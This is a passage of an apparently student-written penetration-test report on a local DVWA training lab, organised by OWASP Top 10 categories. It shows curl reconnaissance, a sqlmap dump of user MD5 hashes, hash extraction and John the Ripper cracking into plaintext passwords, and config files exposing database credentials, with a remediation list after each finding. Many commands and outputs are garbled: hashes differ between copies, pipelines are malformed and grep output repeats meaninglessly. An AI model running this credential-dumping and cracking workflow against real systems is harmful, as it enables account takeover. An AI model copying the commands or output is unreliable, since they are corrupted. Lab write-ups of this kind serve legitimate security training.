2,user,gordonb,/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f26053678922e03,(abc123),Brown,Gordon,2025-10-15 14:35:34,0,1
3,user,1337,/dvwa/hackable/users/1337.jpg,8d353d75ae2c3966d7ed4fc6921eb,(charley),Me,Hack,2025-10-15 14:35:34,0,1
4,user,pablo,/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3d05c71e9e9b7,(letmein),Picasso,Pablo,2025-10-15 14:35:34,0,1
5,user,smithy,/dvwa/hackable/users smithy.jpg,f4dcc3b5aa765d61d8327de882cf99,(password),Smith,Bob,2025-10-15 14:35:34,0,1

└─$ awk -F, NR==1{h=$5; sub(/ .*/,""); print $3 ":" h} -> ./local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt && ls -l /tmp/dvwa_hashes.txt
-rw-rw-r-- 1 kali kali 199 Oct 23 14:39 /tmp/dvwa_hashes.txt

└─$ john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts [Raw-MD5 (MD5 128/128 AVX 4x3)]
No password hashes left to crack (see FAQ)

└─$ john --show --Format=Raw-MD5 /tmp/dvwa_hashes.txt || true
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

## Result.

- No HTTPS listener was found on port 443 (no service listening on 443), confirming traffic is unencrypted in transit.
- phpinfo() is publicly accessible and reveals installed crypto libraries (OpenSSL, libsodium), leaking sensitive configuration details. Saved output: /tmp/phpinfo.html.
- Database credentials are stored in plaintext in the application config: e.g. `$_DVWA['db_user'] = 'kali'; $_DVWA['db_password'] = 'kali';` (from config.inc.php).
- Passwords in the database were stored as MD5 hashes. We extracted user:hash pairs and cracked them with John; example cracked pairs captured during testing:
  - admin:password
  - gordonb:abc123
  - 1337:charley
  - pablo:letmein
  - smithy:password

## Impact

Critical the combination of no TLS, exposed phpinfo, plaintext credentials in config, and weak hashing (MD5) creates multiple attack paths. Secrets can be intercepted in transit, discovered via exposed pages, or directly used after cracking hashes. Cracked passwords convert a database compromise into immediate account takeover, increasing risk of data loss, privilege escalation, and system-wide compromise.

## Remediation

1. Enable TLS everywhere — terminate HTTPS with valid certificates and redirect HTTP to HTTPS. Protect all sensitive endpoints and login pages.
2. Harden secret storage — remove credentials from files in the webroot. Use environment variables or a protected secrets manager; limit file permissions and

- avoid storing plain credentials in repository/config files.
3. Use strong password hashing migrate away from MD5. Use password\_hash() / password\_verify() with bcrypt or Argon2, and implement a forced password reset or re-hash-on-login migration strategy.
  4. Remove/limit phpinfo exposure disable or restrict access to phpinfo() pages in production; only enable in tightly controlled environments.
  5. Audit and rotate credentials rotate any exposed credentials immediately and review other services for reused or weak passwords.
  6. Monitor and alert add logging/alerting for configuration access, failed logins, and unusual actions that could indicate credential misuse.

## A03 Injection:

We visited the SQLi lab page and reviewed sqlmap output to confirm data extraction.


### Commands Used:

To visit the SQLi lab page to retrieve the response for the id parameter

```
curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1' -o /tmp/idor_id1.html
```

To view the sqlmap dump file produced during testing so you can inspect retrieved database records (usernames, hashes)

```
sed -n '1,200p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
```



```
(kali㉿kali)-[~]
$ curl -s -L -b /tmp/ba_cookies.txt 'http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1' -o /tmp/idor_id1.html

(kali㉿kali)-[~]
$ sed -n '1,200p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv

user_id,role,username,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/dwa/hackable/users/admin.jpg,5f4dcc3b5aa765d610d8327deb882cf99 (password),admin,admin,2025-10-15 14:35:34,0,1
2,user,gordonb,/dwa/hackable/users/gordonb.jpg,e99a18c428cb38df260853678922e03 (abc123),Brown,Gordon,2025-10-15 14:35:34,0,1
3,user,1337,/dwa/hackable/users/1337.jpg,8d333d75ae2c396d7e004fc69216b (charley),Me,Hack,2025-10-15 14:35:34,0,1
4,user,pablo,/dwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,2025-10-15 14:35:34,0,1
5,user,smithy,/dwa/hackable/users smithy.jpg,5f4dcc3b5aa765d610d8327deb882cf99 (password),Smith,Bob,2025-10-15 14:35:34,0,1
```

## Result.

- The id GET parameter is not sanitized (vulnerable by design).
- sqlmap successfully dumped the users table; the output file contains user records and MD5 password hashes. This file was displayed during testing and saved at `~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv`.

The sqlmap dump contained the following user records

```
1,admin,admin,/dvwa/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99  
(password),admin,admin,...  
2,user,gordonb,/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03  
(abc123),Brown,Gordon,...  
3,user,1337,/dvwa/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b  
(charley),Me,Hack,...  
4,user,pablo,/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7  
(letmein),Picasso,Pablo,...  
5,user,smithy,/dvwa/hackable/users smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99  
(password),Smith,Bob,...
```

## Impact

Critical SQL injection allowed full data extraction of the users table. Exposed password hashes can be cracked (turning a DB leak into account takeover), enabling privilege escalation, impersonation, and further compromise.

## Remediation

- Use parameterized queries / prepared statements or ORM-safe APIs.
- Strictly validate and whitelist inputs (type, length).
- Apply least-privilege to DB accounts so queries expose minimal data on compromise.
- Implement WAF rules and monitoring to detect injection patterns.
- Rotate and re-hash exposed credentials using a secure algorithm (bcrypt/Argon2) and force password resets where appropriate.

## A04 Insecure Design:

We reviewed application configuration, public pages, and supporting files to assess design-level weaknesses that enable multiple vulnerabilities.

### Commands used:

(View app config)

```
sudo sed -n '1,240p' /var/www/html/dvwa/config/config.inc.php
```

(Check setup page / evidence of admin actions)

```
curl -s -I http://127.0.0.1/dvwa/setup.php | sed -n '1,120p'
```

```
curl -s -L 'http://127.0.0.1/dvwa/setup.php' | grep -iE 'Create / Reset|Reset Database' -n
```



(Find shipped DB creation scripts and backups in the Webroot)

```
sudo find /var/www/html/dvwa -maxdepth 3 -type f -iname '*.sql' -print
```

(Check for publicly accessible phpinfo / token exposure and CSRF tokens)

```
curl -s -L -H "Cookie: security=low" 'http://127.0.0.1/dvwa/phpinfo.php' -o /tmp/phpinfo.html  
|| true
```

```
curl -s -L -H "Cookie: security=low" 'http://127.0.0.1/dvwa/vulnerabilities/csrf/' -o /tmp/csrf_page.html && \
```

```
grep -oP '<input[^>]+name=[\"\\"]?user_token[\"\\"]?[^\>]*>' /tmp/csrf_page.html || echo "NO_TOKEN"
```

(Confirm lack of TLS)

```
ss -tlnp | grep -E ':443\b' || echo "no service listening on 443 (no TLS)"
```

(Inspect dumped DB)

```
sudo awk -F, 'NR>1{print $3 ":" $5}' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv | sed -n '1,200p'
```

```
Session Actions Edit View Help
hal@kali: ~
(kali㉿kali)-[~]
└─$ curl -X POST -i http://127.0.0.1/dvwa/setup.php | sed -n '1,120p'
HTTP/1.1 200 OK
Date: Thu, 23 Oct 2025 09:25:40 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security-impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=0b0249f577cd00d5e25caeac51; expires=Fri, 24 Oct 2025 09:25:40 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Tue, 23 Jun 2009 11:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=f12e097d298614a2b712c6e68b121c3; expires=Fri, 24 Oct 2025 09:25:40 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Content-Type: text/html; charset=utf-8

(kali㉿kali)-[~]
└─$ curl -X POST -i http://127.0.0.1/dvwa/setup.php | grep -i 'Create / Reset Database' -n
46:    <p>Click on the "Create / Reset Database" button below to create or reset your database.<br />
107:    <input name="create_db" type="submit" value="Create / Reset Database">

(kali㉿kali)-[~]
└─$ grep -Rn "allow_url_include|allow_url_fopen|display_errors" /etc/php/8.4/apache2/php.ini /etc/php/8.4/apache2/conf.d/* 2>/dev/null

(kali㉿kali)-[~]
└─$ curl -s D /tmp/ida_headers.txt -o /tmp/ida_body.html "http://127.0.0.1/dvwa/" &> grep -i "disable_authentication" /tmp/ida_body.html || true

(kali㉿kali)-[~]
└─$ sudo find /var/www/html/dvwa -maxdepth 3 -type f -name '*.backup' -o -name '*.bak' -o -name '*.old' -o -name '*.sql' -print
/var/www/html/dvwa/database/create_postgres_db.sql
/var/www/html/dvwa/database/create_mysql_db.sql
/var/www/html/dvwa/database/create_mysqli_db.sql
/var/www/html/dvwa/database/create_sqlite_db.sql
/var/www/html/dvwa/database/create_oracle_db.sql

(kali㉿kali)-[~]
└─$ curl -sL -H "Cookie: security_low='http://127.0.0.1/dvwa/vulnerabilities/upload/'" -o /tmp/upload_page.html &> grep -i "MAX_FILE_SIZE\|enctype" /tmp/upload_page.html

(kali㉿kali)-[~]
└─$ grep -iR "CSRF" /var/www/html/dvwa -n || true
1: // Anti-CSRF
2: // Anti-CSRF
3: // Anti-CSRF
4: // Anti-CSRF
5: // Anti-CSRF
6: // Anti-CSRF
7: // Anti-CSRF
8: // Anti-CSRF
9: // Anti-CSRF
10: // Anti-CSRF
11: // Anti-CSRF
12: // Anti-CSRF
13: // Anti-CSRF
14: // Anti-CSRF
15: // Anti-CSRF
16: // Anti-CSRF
17: // Anti-CSRF
18: // Anti-CSRF
19: // Anti-CSRF
20: // Anti-CSRF
21: // Anti-CSRF
22: // Anti-CSRF
23: case "cart":
24:     $vuln = 'CSRF';
25: case "view":
26:     $vuln = 'CSRF';
27: case "view_all":
28:     $vuln = 'CSRF';
29: // Anti-CSRF token
30: // Anti-CSRF token
31: // Anti-CSRF token
32: // Anti-CSRF token
33: // Anti-CSRF token
34: // Anti-CSRF token
35: // Anti-CSRF token
36: // Anti-CSRF token
37: // Anti-CSRF token
38: // Anti-CSRF token
39: // Anti-CSRF token
40: // Anti-CSRF token
41: // Anti-CSRF token
42: // Anti-CSRF token
43: // Anti-CSRF token
44: // Anti-CSRF token
45: // Anti-CSRF token
46: // Anti-CSRF token
47: // Anti-CSRF token
48: // Anti-CSRF token
49: // Anti-CSRF token
50: // Anti-CSRF token
51: // Anti-CSRF token
52: // Anti-CSRF token
53: // Anti-CSRF token
54: // Anti-CSRF token
55: // Anti-CSRF token
56: // Anti-CSRF token
57: // Anti-CSRF token
58: // Anti-CSRF token
59: // Anti-CSRF token
60: // Anti-CSRF token
61: // Anti-CSRF token
62: // Anti-CSRF token
63: // Anti-CSRF token
64: // Anti-CSRF token
65: // Anti-CSRF token
66: // Anti-CSRF token
67: // Anti-CSRF token
68: // Anti-CSRF token
69: // Anti-CSRF token
70: // Anti-CSRF token
71: // Anti-CSRF token
72: // Anti-CSRF token
73: // Anti-CSRF token
74: // Anti-CSRF token
75: // Anti-CSRF token
76: // Anti-CSRF token
77: // Anti-CSRF token
78: // Anti-CSRF token
79: // Anti-CSRF token
80: // Anti-CSRF token
81: // Anti-CSRF token
82: // Anti-CSRF token
83: // Anti-CSRF token
84: // Anti-CSRF token
85: // Anti-CSRF token
86: // Anti-CSRF token
87: // Anti-CSRF token
88: // Anti-CSRF token
89: // Anti-CSRF token
90: // Anti-CSRF token
91: // Anti-CSRF token
92: // Anti-CSRF token
93: // Anti-CSRF token
94: // Anti-CSRF token
95: // Anti-CSRF token
96: // Anti-CSRF token
97: // Anti-CSRF token
98: // Anti-CSRF token
99: // Anti-CSRF token
ase.
/var/www/html/dvwa/vulnerabilities/brute/brute/high.php4: <p>There has been an 'anti Cross-Site Request Forgery (CSRF) token' used. This is not the c
</p>Using a <php>echo fileExternalInUrlGet('https://en.wikipedia.org/wiki/CAPTCHA', 'CAPTCHA');</> form could have a similar effect as a CSRF token.</p>
<2>Vulnerabilities/CSRF/>
```

## Result.

- Insecure defaults & credentials in config: config.inc.php uses default/local environment fallbacks and default database credentials (db\_user = 'kali', db\_password = 'kali'). These defaults increase attack surface for real deployments.
  - Admin actions exposed by design: setup.php exposes a Create / Reset Database action and is reachable; this demonstrates design choices that allow easy destructive actions when not hardened.

```
kali㉿kali:~
```

```
[*] /var/www/html/dvwa/vulnerabilities/csrf/source/impossible.php:4; // Check Anti-CSRF token
[*] /var/www/html/dvwa/vulnerabilities/csrf/source/impossible.php:47; // Generate Anti-CSRF token
[*] <!--> Help - Cross Site Request Forgery (CSRF) attack.
[*] <!--> This attack forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
[*] <!--> A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is
[*] <!--> your task is to make the current user change their own password, without them knowing about their actions, using a CSRF attack.</p>
[*] <!--> In the high level, the developer has added an anti Cross Site Request Forgery (CSRF) token". In order by bypass this protection method, another vulnerability will be required.</p>
[*] <!--> /var/www/html/dvwa/vulnerabilities/csrf/help/help.php:46; // Reference: https://owasp.org/www-community/attacks/CSRF/
[*] <!--> /var/www/html/dvwa/vulnerabilities/csrf/help/help.php:49; <!--> <p>when done this way, the CSRF token must be passed as a header named <code>user-token[code]</code>.</p>
[*] <!--> /var/www/html/dvwa/vulnerabilities/csrf/help/help.php:61; <!--> <pre><code><span class='spoiler'>POST /vulnerabilities/[CSRF] HTTP/1.1</code></pre>
[*] <!--> At this level, the site requires the user to give their current password as well as the new password. As the attacker does not know this, the site is protected
[*] against CSRF attacks.</p>
[*] <!--> /var/www/html/dvwa/vulnerabilities/csrf/help/help.php:70; <!--> <p>Reference: <code>?php echo dwxExternalLinkUrlGet( 'https://owasp.org/www-community/attacks/CSRF' ); ?</code></p>
[*] <!--> /var/www/html/dvwa/vulnerabilities/captcha/source/high.php:52; // Generate Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/captcha/source/impossible.php:4; // Check Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/captcha/source/impossible.php:44; // Generate Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/exec/source/impossible.php:4; // Check Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/vss/source/impossible.php:4; // Check Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/vss/source/impossible.php:28; // Generate Anti-CSRF token
[*] <!--> /var/www/html/dvwa/vulnerabilities/vss/source/impossible.php:14; // Anti-CSRF
[*] <!--> /var/www/html/dvwa/security.php:50; // Anti-CSRF
[*] <!--> /var/www/html/dvwa/includes/dvwaPage.inc.php:299; <!--> $menuBlocks['vulnerabilities'] = array( 'id' => 'csrf', 'name' => 'CSRF', 'url' => 'vulnerabilities/csrf/' );
[*] <!--> /var/www/html/dvwa/includes/dvwaPage.inc.php:634; function checkAntiCSRFToken( $sessionName, $sessionToken, $currentURL ) { Validate the given (CSRF) token
[*] <!--> /var/www/html/dvwa/includes/dvwaPage.inc.php:640; if( $sessionName != $sessionToken ) { $msg = "Session token is incorrect." }
[*] <!--> /var/www/html/dvwa/includes/dvwaPage.inc.php:647; function generateSessionToken() { Generate a brand new (CSRF) token
[*] <!--> /var/www/html/dvwa/includes/dvwaPage.inc.php:658; $SESSION_NAME = 'Web Server SERVER_NAME'; $SESSION['SERVER_NAME'] . '<em>'; // CSRF
[*] <!--> /var/www/html/dvwa/CHANGELOG.md:16; Added CSRF token to pre-auth forms (Login/login security pages). (@g0tmi1k +@Shinkurt)
[*] <!--> /var/www/html/dvwa/CHANGELOG.md:26; Changed HTTP REFERER check for medium level CSRF. (@g0tmi1k)
[*] <!--> /var/www/html/dvwa/CHANGELOG.md:35; Fixed CSRF medium level bug when not on localhost. (@g0tmi1k)
[*] <!--> /var/www/html/dvwa/CHANGELOG.md:78; Removed 'current password' input box for low-level CSRF security. 03/09/2009 (@ethicalh4ck3r)
[*] <!--> /var/www/html/dvwa/test/test.php:1; Added CSRF protection. (@g0tmi1k +@Shinkurt)
[*] <!--> https://www.dvwa-security.com/csrf-faq.html, # Throwing a 403 for some reason, but can't see it going anywhere
[*] grep: *var/www/html/dvwa/index.php: binary file matches
[*] /var/www/html/login.php:11; // Anti-CSRF
[*] /var/www/html/login.php:58; // Anti-CSRF

[+] Kali㉿kali:[~]
[+] curl -s -L -H "Cookie: security=low" "http://127.0.0.1/dvwa/vulnerabilities/csrf/" -o /tmp/csrf_page.html 66 grep -oP '<input[^>]*name="user_token" value="CSRFPe7e7ca04038307d29a9cB' />
[*] <input type="hidden" name="user_token" value="CSRFPe7e7ca04038307d29a9cB" />

[+] Kali㉿kali:[~]
[+] sudo grep -Rn "TODO!FIXME{debugprint_fVar_dump}" /var/www/html/dvwa 2>/dev/null | sed -n '1,200p';

[+] Kali㉿kali:[~]
[+] curl -s -L http://127.0.0.1/dvwa/login.php | grep -i Set-Cookie -n
[*] Set-Cookie: security=impossible; path=/; HttpOnly
[*] Set-Cookie: PHPSESSID=b4dbfd4fad8a159500fb4ac76b715; expires=Fri, 24 Oct 2025 09:28:52 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
[*] Set-Cookie: PHPSESSID=a93d1d8a0ce36f5b0ed9aa2c75; expires=Fri, 24 Oct 2025 09:28:52 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict

[+] Kali㉿kali:[~]
[+] curl -s -L http://127.0.0.1/dvwa/login.php | grep -E '^4[0-9]{3}b' | echo "no service listening on 443 (no TLS)" | ss -ttmp | grep -E '^4[0-9]{3}b' | echo "no service listening on 443 (no TLS)"

[+] Kali㉿kali:[~]
[+] sudo awk -F ',' NR>1{print $3":$5"} ./local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv | sed -n '1,200p
[*] pipe quotes |
```

- Shipped DB scripts in webroot: Multiple database creation scripts (create\_\*.sql, bac\_setup.sql) are present under /var/www/html/dvwa/database/ — shipping such files in webroot is an insecure design decision.
  - Information exposure: phpinfo() and CSRF token fields are accessible (we retrieved a user\_token from the CSRF page), leaking configuration and token handling details.
  - Lack of TLS: No service listening on port 443 (no TLS), meaning design didn't enforce encrypted transport by default.
  - Downstream impact confirmed: From SQL injection testing we extracted user records and password hashes (example output from sqlmap dump shows usernames:hashes). These combine with the above design issues (defaults, scripts, lack of TLS) to make exploitation and post-compromise actions trivial.

the application contains multiple design-level issues (insecure defaults, shipped DB scripts, exposed admin actions, publicly accessible diagnostic pages, and missing transport security) that together demonstrate insecure design as defined in the OWASP Top 10.

**Impact:**

High insecure design choices make it straightforward for an attacker to: discover sensitive configuration, reuse default credentials, perform destructive admin operations, intercept credentials in transit, and more easily exploit other technical vulnerabilities (e.g., SQLi, broken access control). These weaknesses increase the probability and impact of compromise across the application and any integrated systems.

**Remediation:**

1. Harden defaults Remove or change default credentials and require secure setup for initial configuration.
2. Protect sensitive files Remove DB scripts, backups, and debug pages from the webroot; store securely.
3. Enforce role-based access Restrict admin actions and destructive endpoints with strong authentication.
4. Secure transport & info exposure Enable HTTPS by default and disable publicly accessible debug/info pages.
5. Adopt secure design practices Implement threat modeling, least privilege, and secret management from the start.

**A05 Security Misconfiguration:**

We checked for exposed debug pages and server configuration leaks

**commands used:**

To access the public phpinfo page and review PHP configuration, modules, and version information for potential misconfigurations.

```
curl -s -L -H "Cookie: security=low; PHPSESSID=..." 'http://127.0.0.1/dvwa/phpinfo.php' -o /tmp/phpinfo.html  
sed -n '1,80p' /tmp/phpinfo.html
```

To review the web server response headers to check cookie security flags and identify any server or version information leakage.

```
curl -s -I http://127.0.0.1/dvwa/login.php | sed -n '1,50p'
```



```
Session Actions Edit View Help
[kali㉿kali]-[~]
$ curl -H "Cookie: security=low; PHPSESSID=..." 'http://127.0.0.1/dvwa/phpinfo.php' -o /tmp/phpinfo.html
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en-US">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Login :: Damn Vulnerable Web Application (DVWA)</title>
    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
</head>
<body>
<div id="wrapper">
<div id="header">
<br />
<p></p>
<br />
</div> <!--<div id="header">-->
<div id="content">
<form action="login.php" method="post">
<fieldset>
    <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
    <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
    <br />
    <p class="submit"><input type="submit" value="Login" name="Login"></p>
</fieldset>
<input type='hidden' name='user_token' value='8e3b0e252c28d0fed27526a53993b72' />
</form>
<br />

<br />
<br />
<br />
```

## **Result:**

- `phpinfo.php` is accessible and exposes detailed version/module info.
  - Apache server and PHP version are visible; server sent `Server: Apache/2.4.65 (Debian)`.

- Cookies have HttpOnly and SameSite=Strict flags (good), but server info leakage and debug page exposure remain.

### **Impact:**

Medium — Exposed server info and debug pages aid attackers in reconnaissance and crafting targeted attacks. It increases the likelihood of exploitation of known vulnerabilities.

### **Remediation:**

1. Remove phpinfo and other debug pages from production.
2. Hide server banners and minimize version information.
3. Harden cookie flags (set Secure when using TLS).
4. Disable development functions in PHP (e.g., display\_errors, allow\_url\_include).
5. Regularly audit server configuration for unnecessary exposure.


## **A06 Vulnerable & Outdated Components**

I have searched the webroot for database scripts and backup files that may reveal sensitive information.

### **commands used:**

To search the webroot for SQL, backup, or old configuration files that might expose sensitive database information or outdated components.

```
sudo find /var/www/html/dvwa -maxdepth 4 -type f \(-iname '*.sql' -o -iname '*.bak' -o -iname '*.backup' -o -iname '*.old'\) -print
```



```

Session Actions Edit View Help
kali㉿kali:~$ sudo find /var/www/html/dvwa -maxdepth 4 -type f \(-iname '*.sql' -o -iname '*.bak' -o -iname '*.backup' -o -iname '*.old'\) -print
[sudo] password for kali:
/var/www/html/dvwa/database/create_postgresql_db.sql
/var/www/html/dvwa/database/bac_setup.sql
/var/www/html/dvwa/database/create_mysql_db.sql
/var/www/html/dvwa/database/create_sqlite_db.sql
/var/www/html/dvwa/database/create_oracle_db.sql
/var/www/html/dvwa/config/config.inc.php.bak

```

**Result:**

```
/var/www/html/dvwa/database/create_postgresql_db.sql  
/var/www/html/dvwa/database/bac_setup.sql  
/var/www/html/dvwa/database/create_mssql_db.sql  
/var/www/html/dvwa/database/create_sqlite_db.sql  
/var/www/html/dvwa/database/create_oracle_db.sql  
/var/www/html/dvwa/config/config.inc.php.bak
```

These files could expose database schema, credentials, or outdated configuration if accessed publicly.

**Impact:**

Medium — Exposed or outdated files can provide attackers with sensitive information, increasing the likelihood of further exploitation (e.g., credential reuse, SQL injection, privilege escalation).

**Remediation:**

1. Remove all database scripts, backups, and .bak/.old files from the webroot.
2. Store sensitive scripts and backups in secure, non-web-accessible locations.
3. Rotate credentials found in exposed configuration or backup files.
4. Keep third-party components up to date and monitor for known CVEs.
5. Use signed repositories for package management and restrict access to vendor files.

**A07 Identification & Authentication Failures:**

We analyzed the database dump for user credentials and cracked weak password hashes.

**commands used:**

To view the sqlmap dump file produced during testing so you can inspect the retrieved database records (usernames, hashes) and collect evidence for analysis.

```
sed -n '1,200p' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv
```

To extract username:hash pairs from the sqlmap CSV and run John the Ripper with a wordlist (e.g., rockyou.txt) to recover plaintext passwords for evidence and impact analysis.

```
awk -F , 'NR>1{h=$5; sub(/ .*/,"",h); print $3 ":" h}' ~/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv > /tmp/dvwa_hashes.txt
```

```
john --wordlist=/tmp/rockyou.txt --format=raw-md5 /tmp/dvwa_hashes.txt  
john --show --format=Raw-MD5 /tmp/dvwa_hashes.txt
```

```

Session Actions Edit View Help
[kali㉿kali] ~
└─$ sudo sed -n '1,20p' /var/www/html/dvwa/config/config.inc.php
[sudo] password for kali:
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.

$_DVWA = array();
$_DVWA['db_server'] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA['db_database'] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA['db_user'] = getenv('DB_USER') ?: 'kali';
$_DVWA['db_password'] = getenv('DB_PASSWORD') ?: 'kali';
$_DVWA['db_port'] = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
# Default value is the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
